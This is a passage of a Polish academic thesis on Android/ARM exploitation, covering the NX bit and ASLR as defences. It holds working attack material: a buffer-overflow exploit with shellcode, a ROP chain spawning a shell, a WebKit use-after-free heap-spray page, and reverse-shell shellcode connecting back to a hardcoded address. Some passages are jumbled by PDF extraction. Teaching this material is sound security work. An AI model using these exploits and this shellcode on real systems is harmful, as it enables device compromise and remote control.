Wydruk 2.2.1 Kod maszynowy i assemblerowy shellcode'u

```
1: #include <unistd.h>
2: #include <stdlib.h>
3:
4: char shellcode[] = {
5:   '\x5b', '\x40',      // eor r3, r3
6:   '\xff', '\x27',      // movs r7, #255
7:   '\x0c', '\xa1',      // add r1, pc, #48 ; adres wartości z linii 27
8:   '\x0b', '\x60',      // str r3, [r1]
9:   '\x04', '\xa1',      // add r1, pc, #16 ; adres instrukcji z linii 19
10:  '\x0a', '\x68',      // ldr r2, [r1, #0]
11:  '\xba', '\x43',      // bics r2, r7
12:  '\x0a', '\x60',      // str r2, [r1, #0]
13:  '\x03', '\xa1',      // add r1, pc, #12 ; adres wartości z linii 21
14:  '\x4b', '\x60',      // str r3, [r1, #4]
15:  '\x04', '\xa0',      // add r0, pc, #16 ; adres wartości z linii 23
16:  '\x08', '\x60',      // str r0, [r1]
17:  '\x1a', '\x1c',      // mov r2, r3
18:  '\x0b', '\x27',      // mov r7, #11
19:  '\xcc', '\xdf',      // svc 0xcc
20:  '\xcc', '\xcc',
21:  '\xcc', '\xcc', '\xcc', '\xcc',
22:  '\xcc', '\xcc', '\xcc', '\xcc',
23:  '/', '/', '/', 's',
24:  'y', 's', 't', 'e',
25:  'm', '/', 'b', 'i',
26:  'n', '/', 'l', 's',
27:  '\xcc', '\xcc', '\xcc', '\xcc'
28: };
29:
30: char nop[] = { '\xc0', '\x46' };
31:
32: void main(int argc, char *argv[]) {
33:   unsigned long size = strtoul(argv[1], NULL, 10);
34:   unsigned long ret = strtoul(argv[2], NULL, 16);
35:   char *payload = malloc(size + 4);
36:   unsigned long i = 0;
37:   while (i < size - sizeof(shellcode) - sizeof(ret)) {
38:     memcpy(payload + i, nop, sizeof(nop));
39:     i += sizeof(nop);
40:   }
41:   memcpy(payload + i, shellcode, sizeof(shellcode));
42:   i += sizeof(shellcode);
43:   *(unsigned long*)(payload + i) = ret;
44:   *(payload + size) = '\x00';
45:   execl("./buffer-overflow", "./buffer-overflow", payload, NULL);
46: }
```

Wydruk 2.2.2 Odczytanie adresu bufora buffer

```
(gdb) disassemble
Dump of assembler code for function vulnerable:
0x000084c4 <+0>: push {lr}
0x000084c6 <+2>: sub sp, #108 ; 0x6c
0x000084c8 <+4>: adds r1, r0, #0
0x000084ca <+6>: add r0, sp, #4
=> 0x000084cc <+8>: blx 0x83d8
0x000084d0 <+12>: add sp, #108 ; 0x6c
0x000084d2 <+14>: pop {pc}
(gdb) print/x $sp
$3 = 0xbeffffa78
(gdb) print/x $r0
$4 = 0xbeffffa7c
```


Wydruk 2.2.3 Kod w języku C

```
1: char *sh[2] = { "/system/bin/ls", NULL };
2: execve(sh[0], sh, NULL);
```

powrotu w atakowanym programie. Adres ten powinien wskazywać na dowolną instrukcję NOP umieszczoną na stosie w trakcie wykonanie procedury `vulnerable`. W liniach 33 – 34 parsowane są argumenty. Rozmiar bufora (`size`) przekazywany jest jako liczba dziesiętna, natomiast adres powrotu (`ret`) jako liczba szesnastkowa. Następnie alokowany jest odpowiedni obszar pamięci, w którym przygotowany będzie argument atakowanego programu. Rozmiar ten jest powiększany względem wartości podanej przez użytkownika, aby otrzymać miejsce na poprawne zakończenie napisu znakiem zero. W liniach 37 – 40 początek zaalokowanego obszaru pamięci zapisywany jest sekwencją instrukcji NOP w postaci kodu maszynowego. Zapisywanych jest tyle bajtów, aby pozostała część pomieściła `shellcode` oraz wartość, którą zostanie nadpisany adres powrotu. W linii 41 kopowany jest kod maszynowy `shellcode`'u tuż za sekwencją instrukcji NOP. W linii 43 zapisywana jest wartość, którą nadpisany zostanie adres powrotu w trakcie wykonanie procedury `vulnerable`. Użyta konstrukcja, tj. przypisanie wartości typu `unsigned int`, powoduje, że wartość zapisywana jest w odpowiedniej kolejności bajtowej (little-endian). Następnie uruchamiany jest program, który jest podatny na błąd przepełnienia bufora z wcześniej przygotowanym argumentem.

Przekazywany `shellcode` realizuje instrukcje w języku C z wydruku 2.2.3. Kod maszynowy został stworzony w taki sposób, aby żaden jego bajt nie był równy zero. Dzięki temu może być przekazany jako napis poprzez argument programu. W tym celu wykonywane są następujące operacje:

- Kod maszynowy instrukcji `svc 0x00` (wywołanie usługi systemu operacyjnego) zawiera zerowy bajt. Aby go wyeliminować, początkowo została zapisana instrukcja `svc 0xcc`. W liniach 9 – 12 odpowiedni bajt tej instrukcji jest zerowany.
- Pierwszym argumentem wywołania systemowego `execve` jest napis, który określa plik programu. Został on umieszczony za kodem maszynowym przekazywanych instrukcji (linie 23 – 27). Początkowo jest on zakończony bajtami o wartości `0xcc`. Bajty te są zerowane przez instrukcje w liniach 7, 8.



Rysunek 2.1: Stos

- Drugim argumentem `execve` jest tablica łańcuchów przekazywanych jako argumenty nowego programu, która musi być zakończona pustym wskaźnikiem. Miejsce na tą tablicę zostało zarezerwowane w liniach 21, 22. Instrukcje z linii 13 – 16 zapisują odpowiednie wartości do tej tablicy: adres napisu z plikiem programu oraz wartość zero.

Aby program zaczął wykonywać dostarczony kod, adres powrotu należy nadpisać w taki sposób, aby wskazywał jedną z początkowych wartości bufora, w którym zostanie umieszczony shellcode. Adres ten można uzyskać uruchamiając program pod kontrolą debugera `gdb`. Ponieważ adres ten jest przekazywany jako pierwszy argument procedury `strcpy` w linii 11 programu 2.1.1, należy odczytać wartość rejestru R0 w trakcie wykonania procedury `vulnerable`. Zostało to zaprezentowane na wydruku 2.2.2. Położenie stosu w kolejnych uruchomieniach programu jest takie samo, ponieważ została wyłączona randomizacja przestrzeni adresowej procesu. Zostanie to opisane w punkcie 2.3.1.

Omawiany program jest bardzo prosty i możliwe jest dokładne wyliczenie adresu na stosie, pod którym zostanie umieszczony przepełniany bufor. W przypadku bardziej złożonych programów bardzo często sytuacja jest znacznie bardziej skomplikowana. W trakcie wykonania procedury podatnej na atak, wierzchołek stosu może znajdować się na różnej głębokości w zależności od wcześniejszego przebiegu programu. Jednak dokładne wyliczenie adresu początku bufora nie jest konieczne. Wystarczy, że będzie on wskazywał na dowolną z instrukcji NOP. Spowoduje to wykonanie wszystkich kolejnych instrukcji NOP, a następnie *shellcode'u*.

2.2.1. Bit NX

W celu ochrony przed atakami, w których następuje wstrzyknięcie kodu maszynowego, w wersji 6 architektury ARM wprowadzona została technologia bitu NX (ang. *No Execute*). Umożliwia ona systemowi operacyjnemu oznaćzyć wybrane strony pamięci jako niewykonywalne. Gdy bit NX dla danej strony jest ustawiony, próba wykonania zawartości tej strony jako kodu kończy się wygenerowaniem wyjątku, zgłoszanego systemowi operacyjnemu, co powoduje przerwanie wykonywania programu. Bit NX powinien być ustawiony dla wszystkich stron procesu oprócz tych, które zawierają kod programu i bibliotek oraz innych świadomie dozwolonych przez program wyjątków.

Technologia bitu NX jest wspierana przez system Android od wersji 2.3.

2.3. Return-oriented programming

Return-oriented programming (ROP) jest to technika ataku, która pozwala na zmianę zachowania programu na dowolną, zamierzoną przez atakującego. W trakcie ataku z wykorzystaniem tej techniki program wykonuje serię starannie dobranych drobnych fragmentów

Wydruk 2.3.1 Gadżet

```
0x189d8 <getcwd+12>: mov r0, r4
0x189da <getcwd+14>: pop {r4, pc}
```

Wydruk 2.3.2 Program wykonujący atak z wykorzystaniem *return-oriented programming*

```
1: #include <unistd.h>
2: #include <stdlib.h>
3:
4: #define OFFSET 0x40002000
5:
6: unsigned long rop[] = {
7:     OFFSET + 0x000189db,      // pop {r4, pc}
8:     OFFSET + 0x0003ad3a,      // "/system/bin/sh"
9:     OFFSET + 0x000189d9,      // mov r0, r4
10:    0                       // pop {r4, pc}
11:    0xcccccccc,
12:    OFFSET + 0x0001a3a5,      // system(const char *)
13:    0
14: };
15:
16: void main(int argc, char *argv[]) {
17:     unsigned long size = strtoul(argv[1], NULL, 10);
18:     char *payload = malloc(size + sizeof(rop));
19:     memset(payload, 'X', size);
20:     memcpy(payload + size, rop, sizeof(rop));
21:     execl("./buffer-overflow", "./buffer-overflow", payload, NULL);
21: }
```

kodu, tzw. gadżetów (ang. *gadget*, *chunk*), dostępnych w przestrzeni adresowej procesu. Wykorzystywane są obszary pamięci, w których załadowany jest kod programu oraz bibliotek dynamicznych. Obszary te są oznaczone jako do wykonywania, co pozwala ominąć zabezpieczenie NX. Najczęściej jako baza gadżetów wykorzystywana jest biblioteka dynamiczna **libc.so** ponieważ jest używana w większości programów oraz ze względu na fakt, że zawiera dużą liczbę gadżetów. Inną dogodną do wykorzystania biblioteką jest **libwebcore.so**, która jest używana przez programy renderujące strony HTML.

W początkowych wersjach ataków wykorzystujących technikę ROP, ciąg adresów kolejnych gadżetów był umieszczany na stosie, natomiast gadżety były dobierane w taki sposób, aby każdy z nich kończył się instrukcją powrotu, która pobiera wartość licznika instrukcji ze stosu. W architekturze x86 jest to instrukcja **ret** (return), co jest genezą nazwy tej techniki. Odpowiednikiem tej instrukcji w architekturze ARM jest **pop {pc}**.

Możliwe jest jednak przeprowadzenie ataku z wykorzystaniem techniki ROP, w którym dane sterujące wykonaniem programu nie są umieszczone na stosie. W tym celu używany jest zestaw gadżetów, w których ostatnią instrukcją jest instrukcja skoku pośredniego (BX, BLX). Parametrem takiej instrukcji jest inny rejestr ogólnego przeznaczenia, a skok jest wykonywany do adresu, jaki znajduje się w przekazanym rejestrze. Wartość tego rejestrów może być wcześniej pobierana z dowolnego obszaru pamięci procesu, w którym atakujący zapisał dane, np. ze

sterty. Taki wariant ataku typu ROP na architekturze ARM został opisany w pracy [17].

Ręczne wyszukiwanie dogodnych fragmentów kodu, które mogą zostać użyte jako gadżet oraz składanie ich w sekwencję tak, aby uzyskać pożądane zachowanie programu jest bardzo czasochłonne. Dostępne są jednak narzędzia, które pozwalają ten proces zautomatyzować. W pracy [20] został opisany kompilator ROP dla architektury x86. Natomiast w [18] przedstawiono m.in. algorytmy służące do automatycznego wyszukiwania i składania gadżetów dla architektury ARM.

Poniżej znajduje się przykład ataku wykorzystującego technikę ROP. Do przeprowadzenia ataku został wykorzystany błąd w programie z wydruku 2.1.1. Celem ataku jest wykonanie przez program procedury `system("/system/bin/sh")` z biblioteki standardowej. Bazę gadżetów stanowi biblioteka `libc.c`, która jest dynamicznie ładowana w trakcie wykonania programu.

Skonstruowania poniższego, przykładowego ataku zostało poprzedzone wykonaniem następujących czynności przygotowujących:

- Uzyskanie adresu pamięci, pod którym jest załadowana biblioteka `libc.so`. Najprościej można to zrobić przy użyciu narzędzia `nm`. Niestety pakiet Android NDK nie zawiera tego programu. Innym sposobem na otrzymanie adresów zmapowanych obszarów pamięci procesu jest przeczytanie pliku `/proc/<pid>/maps`. Dla programu, na którym zostanie przeprowadzony atak, biblioteka `libc.so` jest załadowana pod adresem `0x40002000`.
- Ustalenie adresu procedury `system` w bibliotece `libc.so`. Można w tym celu użyć narzędzia `gdb`:

```
(gdb) x/x system  
0x1a3a4 <system>: 0xb5704b2b
```

Wartość `0x1a3a4` należy zwiększyć o offset, pod którym załadowana jest biblioteka `libc.so` w przestrzeni adresowej procesu. Ponieważ biblioteka `libc.so` jest skompilowana w trybie Thumb, do licznika instrukcji musi być zapisana wartość powiększona jeszcze o 1.

- Wyszukanie w bibliotece `libc.so` dogodnych gadżetów. Kryteria jakie powinny spełnić to:
 - ostatnia instrukcja musi zapisywać przekazane wartości do licznika instrukcji,
 - pozwolić na zapisanie do rejestru R0 adresu napisu `"/system/bin/sh"`, który jest przekazywany jako argument procedury `system`.

Kryteria te spełnia gadżet z wydruku 2.3.1. Są to ostatnie dwie instrukcje procedury `getcdw`.

- Wyszukanie adresu napisu `"/system/bin/sh"`. Napis ten także znajduje się w bibliotece `libc.so` i można go wyszukać przy użyciu narzędzi `grep` i `objdump`.

```
(gdb) x/s 0x003ad3a  
0x3ad3a:          "/system/bin/sh"
```

Na wydruku 2.3.2 został przedstawiony program, który przeprowadza atak z wykorzystaniem techniki *return-oriented programming*. Program ten przyjmuje jeden argument: odległość początku przepełnianego bufora od miejsca, w którym zostanie odłożony adres powrotu.

Argument programu jest zapisywany na zmiennej lokalnej `size`. W liniach 18 – 20 przygotowywany jest argument, który zostanie przekazany do atakowanego programu. Wartość początkowych `size` bajtów jest nieistotna. Wystarczy, że będą niezerowe, aby cały argument był poprawnym napisem. Następnie umieszczane są dane sterujące atakiem w taki sposób, aby ich początek nadpisał odłożony na stosie adres powrotu. W linii 21 uruchamiany jest program podatny na atak ze spreparowanym argumentem.

Wykonanie programu 2.1.1, uruchomionego z opisanym powyżej argumentem, ma następujący przebieg:

- W ostatniej instrukcji procedury `vulnerable`, tj. `pop {pc}`, ze stosu pobierana jest wartość licznika instrukcji. W wyniku przepelenia bufora, wczytana zostanie wartość z linii 7 programu 2.3.2. Jest to adres ostatniej instrukcji gadżetu 2.3.1 powiększony o offset, pod którym znajduje się biblioteka `libc.so` w przestrzeni adresowej procesu. Adres ten jest także dodatkowo zwiększyły o 1, ponieważ biblioteka `libc.so` została skompilowana w trybie Thumb. Wierzchołek stosu po wykonaniu instrukcji `pop {pc}` będzie wskazywał na kolejną wartość danych sterujących.
- Ostatnia instrukcja gadżetu (`pop {r4, pc}`) zostanie wykonana. Spowoduje to zapisanie do rejestru R4 adresu napisu `"/system/bin/sh"` (linia 8), natomiast do licznika instrukcji będzie wczytany odpowiednio zwiększyły adres pierwszej instrukcji gadżetu (linia 9).
- Obydwie instrukcje gadżetu zostaną wykonane. Adres napisu `"/system/bin/sh"` będzie skopiowany do rejestru R0. Ze stosu będą pobrane dwie kolejne wartości (linie 11, 12 na wydruku 2.3.2) i zostaną zapisane kolejno w rejestrach R4 i PC (liczniku instrukcji). Wartość wczytywana do rejestru R4 jest nieistotna, natomiast do licznika instrukcji zostanie zapisany odpowiednio zwiększyły adres procedury `system` z biblioteki standardowej.
- Procedura `system` zostanie wykonana. Jako argument będzie przekazany napis, którego adres został wcześniej umieszczony w rejestrze R0.

2.3.1. Randomizacja przestrzeni adresowej procesu

Randomizacja przestrzeni adresowej procesu (ang. *Address space layout randomization, ASLR*) jest metodą, która znacząco zmniejsza szansę powodzenia ataków polegających na wykorzystaniu fragmentów kodu programu lub załadowanych bibliotek dynamicznych. Metoda ta jest dostarczana przez jądro systemu operacyjnego. Polega ona na rozmieszczeniu w losowych miejscach pamięci procesu kluczowych obszarów pamięci procesu, tj. stosu, sterty, bibliotek dynamicznych oraz kodu programu. Randomizacji podlega jedynie kod, który jest niezależny od pozycji (ang. *Position independent code, PIC*). Odwołania do zmiennych i procedur globalnych są wtedy wykonywane pośrednio, z wykorzystaniem tablicy GOT (*Global Table Offset*), która jest wypełniana dopiero w trakcie wykonania programu.

W systemach operacyjnych opartych na jądrze Linuxa, a zatem także w systemie Android, można zmienić ustawienia randomizacji przestrzeni adresowej poprzez zapisanie odpowiedniej wartości do pliku `/proc/sys/kernel/randomize_va_space`. Poszczególne wartości mają następujące znaczenie:

- 0 – Powoduje całkowite wyłączenie randomizacji.

- 1 – Sprawia, że położenie stosu, kodu maszynowego programu i bibliotek jest randomizowane. Jest to domyślna wartość, gdy jądro systemu jest skompilowane z opcją `CONFIG_COMPAT_BRK`.
- 2 – Włącza także randomizację położenia sterty w pamięci procesu. Wartość ta jest ustawiona, gdy opcja `CONFIG_COMPAT_BRK` jest wyłączona.

Randomizacja przestrzeni adresowej procesu w systemie Android była wprowadzana stopniowo. W systemach w wersji 1.x oraz 2.x dostępna była jedynie znikoma funkcjonalność – randomizacja dotyczyła tylko stosu procesu. Znaczące rozszerzenia zostały wprowadzone dopiero w wersjach 4.x. W wersji 4.0 w jądrze systemu została zaimplementowana randomizacja sterty oraz segmentów kodu. Jednak jądro systemu było skompilowane z włączoną opcją `CONFIG_COMPAT_BRK` ze względu na występowanie przestarzałych programów zakładających położenie sterty pod stałym adresem. Z tego powodu położenie sterty nie podlegało randomizacji. Opcja ta została wyłączona dopiero w wersji 4.0.3. W systemie Android w wersjach 4.0.x także kod maszynowy programów systemowych nie był niezależny od pozycji i z tego powodu nie podlegał randomizacji. Zostało to naprawione dopiero w wersji 4.1.

Rozdział 3

Przykłady ataków i ich implementacja w narzędziu Metasploit

3.1. Framework Metasploit

3.2. Błąd typu *use-after-free* w bibliotece Webkit

3.3. Tworzenie shellcode'u

Numery przerwań systemowych można znaleźć w pliku `/usr/include/asm/unistd.h`. Ponizej zostały wypisane definicje potrzebnych .., tj. `socket`, `connect`, `dup2`, `execve`


```
#define __NR_SYSCALL_BASE 0
#define __NR_execve (__NR_SYSCALL_BASE+ 11)
#define __NR_dup2 (__NR_SYSCALL_BASE+ 63)
#define __NR_socket (__NR_SYSCALL_BASE+281)
#define __NR_connect (__NR_SYSCALL_BASE+283)

struct sockaddr_in {
    short           sin_family;    // e.g. AF_INET
    unsigned short  sin_port;      // e.g. htons(3490)
    struct in_addr   sin_addr;     // see struct in_addr, below
    char            sin_zero[8];   // zero this if you want to
};

struct in_addr {
    unsigned long s_addr; // load with inet_aton()
};
```

Wydruk 3.2.1 Treść strony HTML, która powoduje wystąpienie błędu

```
<html>
  <head>
    <script language="JavaScript">
      function heap() {
        var id = document.getElementById("target");
        var attribute = id.getAttributeNode('id');
        nodes = attribute.childNodes;
        document.body.removeChild(id);
        attribute.removeChild(nodes[0]);
        setTimeout(function () {
          alert("freeze");
          nodes[0].textContent
        }, 0);
      }
    </script>
  </head>
  <body onload=heap()>
    <p id=target></p>
  </body>
</html>
```



Rysunek 3.1: Sterta

Wydruk 3.2.2 Wypełnienie stery wartościami, które umożliwiają wykonanie dostarczonego kodu

```
setTimeout(function () {
    for (var i = 0; i < 70000; i++) {
        var s = new String(unescape("\u0058\u0058"));
    };

    var scode = unescape("\u0060\u0060");
    var nops = unescape("#{encoded_nops}");
    var shell = unescape("#{encoded_shellcode}");
    do {
        scode += scode;
        nops += nops;
    } while (scode.length <= 0x1000);
    nops += shell
    target = new Array();
    for (i = 0; i < 300; i++) {
        if (i < 130) target[i] = scode;
        if (i > 130) target[i] = nops;

        document.write(target[i]);
        document.write("<br />");
        if (i > 250) {
            alert("freeze");
            nodes[0].textContent
        }
    }
}, 0);
```

Wydruk 3.3.1 Program, na podstawie którego powstaje shellcode

```
void connect_back(struct sockaddr_in *server) {
    int sock = socket(PF_INET, SOCK_STREAM, 0);
    connect(sock, (struct sockaddr *) server, sizeof server) ;
    dup2(sock, STDERR_FILENO);
    dup2(sock, STDOUT_FILENO);
    dup2(sock, STDIN_FILENO);
    char *args[] = { "/system/bin/sh", NULL};
    execve(args[0], args, NULL);
}

int main(int argc, char *argv[]) {
    struct hostent *hp = gethostbyname(argv[1]);
    struct sockaddr_in server;
    memcpy((char *) &server.sin_addr, (char *) hp->h_addr, hp->h_length);
    server.sin_port = htons(atoi(argv[2]));
    server.sin_family = AF_INET;
    connect_back(&server);
}
```

Wydruk 3.3.2 Kod assemblera procedury connect_back

```
1: push {r0, r1, r2, r4, r5, lr}
2: adds r5, r0, #0
3: movs r1, #1
4: movs r2, #0
5: movs r0, #2
6: blx 0x84ac      ; adres procedury socket
7: movs r2, #16
8: adds r4, r0, #0
9: adds r1, r5, #0
10: blx 0x84b8     ; adres procedury connect
11: adds r0, r4, #0
12: movs r1, #0
13: blx 0x84c4     ; adres procedury dup2
14: adds r0, r4, #0
15: movs r1, #1
16: blx 0x84c4     ; adres procedury dup2
17: adds r0, r4, #0
18: movs r1, #2
19: blx 0x84c4     ; adres procedury dup2
20: ldr r0, [pc, #16]
21: movs r2, #0
22: mov r1, sp
23: add r0, pc
24: str r0, [sp, #0]
25: str r2, [sp, #4]
26: blx 0x84d0     ; adres procedury execve
27: pop {r0, r1, r2, r4, r5, pc}
```

Wydruk 3.3.3 shellcode nawiązujący połączenie zwrotne

```
1: // socket(PF_INET, SOCK_STREAM, 0);
2: "\x01\x21"           // mov r1, #1
3: "\x00\x22"           // mov r2, #0
4: "\x02\x20"           // mov r0, #2
5: "\xff\x27"           // mov r7, #255
6: "\x1a\x37"           // add r7, #26
7: "\x00\xdf"           // svc 0
8:
9: // connect(sock, sockaddr, 16);
10: "\x04\x1c"          // add r4, r0, #0
11: "\x10\x22"          // mov r2, #16
12: "\x09\xa1"          // add r1, pc, #36 ; adres linii 42
13: "\xff\x27"          // mov r7, #255
14: "\x1c\x37"          // add r7, #28
15: "\x00\xdf"          // svc 0
16:
17: // dup2(sock, stdin);
18: "\x3f\x27"          // mov r7, #63
19: "\x20\x1c"          // add r0, r4, #0
20: "\x00\x21"          // mov r1, #0
21: "\x00\xdf"          // svc 0
22:
23: // dup2(sock, stdout);
24: "\x20\x1c"          // add r0, r4, #0
25: "\x01\x21"          // mov r1, #1
26: "\x00\xdf"          // svc 0
27:
28: // dup2(sock, stderr);
29: "\x20\x1c"          // add r0, r4, #0
30: "\x02\x21"          // mov r1, #2
31: "\x00\xdf"          // svc 0
32:
33: // execve("/system/bin/sh", args, env)
34: "\x04\xa1"          // add r1, pc, #16 ; adres linii 45
35: "\x52\x40"          // eor r2, r2
36: "\x05\xa0"          // add r0, pc, #20 ; adres linii 47
37: "\x08\x60"          // str r0, [r1, #0]
38: "\xb\x27"           // mov r7, #11
39: "\x00\xdf"          // svc 0
40:
41: // dane
42: "\x02\x00"           // .hword 2 // sin_fam: 2
43: "\x11\x5c"           // .hword 0x5c11 // port: 4444
44: "\xc0\xa8\x01\xf2"   // .byte 192, 168, 1, 242 // ip: 192.168.1.242
45: "\0\0\0\0"           // .word 0 // args[0]
46: "\0\0\0\0"           // .word 0 // args[1]
47: "/system/bin/sh\0"
```

Rozdział 4

Podsumowanie

Bibliografia

- [1] Anthony Desnos, Geoffroy Gueguen *Android: From Reversing to Decompilation*, Black Hat, Abu Dhabi, 2011
- [2] S. Höbarth, R. Mayrhofer, *A framework for on-device privilege escalation exploit execution on android*, IWSSI/SPMU 2011: 3rd International Workshop on Security and Privacy in Spontaneous Interaction and Mobile Phone Use, colocated with Pervasive 2011, czerwiec 2011. dostępne na <http://www.medien.ifii.lmu.de/iwssi2011/>
- [3] Gaurav Kumar, Aditya Gupta, *A Short Guide on ARM Exploitation*, <http://www.exploit-db.com/wp-content/themes/exploit/docs/24493.pdf>
- [4] Yves Younan, Pieter Philippaerts, *Alphanumeric RISC ARM shellcode*, Phrack, 66, czerwiec 2009
- [5] Joshua Hulse, *Buffer Overflows: Anatomy of an Exploit*, <http://packetstormsecurity.com/files/108549/Buffer-Overflows-Anatomy-Of-An-Exploit.html>
- [6] Emanuele Acri, *Exploiting Arm Linux Systems*, <http://packetstormsecurity.com/files/98376/Exploiting-ARM-Linux-Systems.html>
- [7] Collin Mulliner, Charlie Miller, *Fuzzing the Phone in your Phone*, Black Hat USA, 2009
- [8] Jonathan Salwan, *How to Create a Shellcode on ARM Architecture*, <http://www.exploit-db.com/papers/15652/>
- [9] Dustin „I)ruid” Trammel, *Metasploit Framework Telephony*, Black Hat USA, 2009
- [10] Itzhak Avraham, *Non-Executable Stack ARM Exploitation*, Black Hat DC, 2011
- [11] jip@soldierx.com, *Stack Smashing On A Modern Linux System*, <http://www.soldierx.com/tutorials/Stack-Smashing-Modern-Linux-System>
- [12] ARM Ltd. *Arm architecture reference manual*.
- [13] ARM Ltd. *Procedure call standard for the arm architecture*.
- [14] Metasploit framework, <http://www.metasploit.com>
- [15] Android project, <http://developer.android.com>
- [16] The WebKit Open Source Project, <http://www.webkit.org>
- [17] Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Marcel Winandy, *Return-Oriented Programming without Returns on ARM*, 2010

- [18] T. Kornau. *Return oriented programming for the ARM architecture*. Master's thesis., 2010
- [19] Giampaolo Fresi Roglia, Lorenzo Martignoni, Roberto Paleari, Danilo Bruschi. *Surgically returning to randomized lib(c)*. Computer Security Applications Conference, 2009
- [20] Paweł Janic, *Kompilator ROP*, praca magisterska, Uniwersytet Warszawski, 2012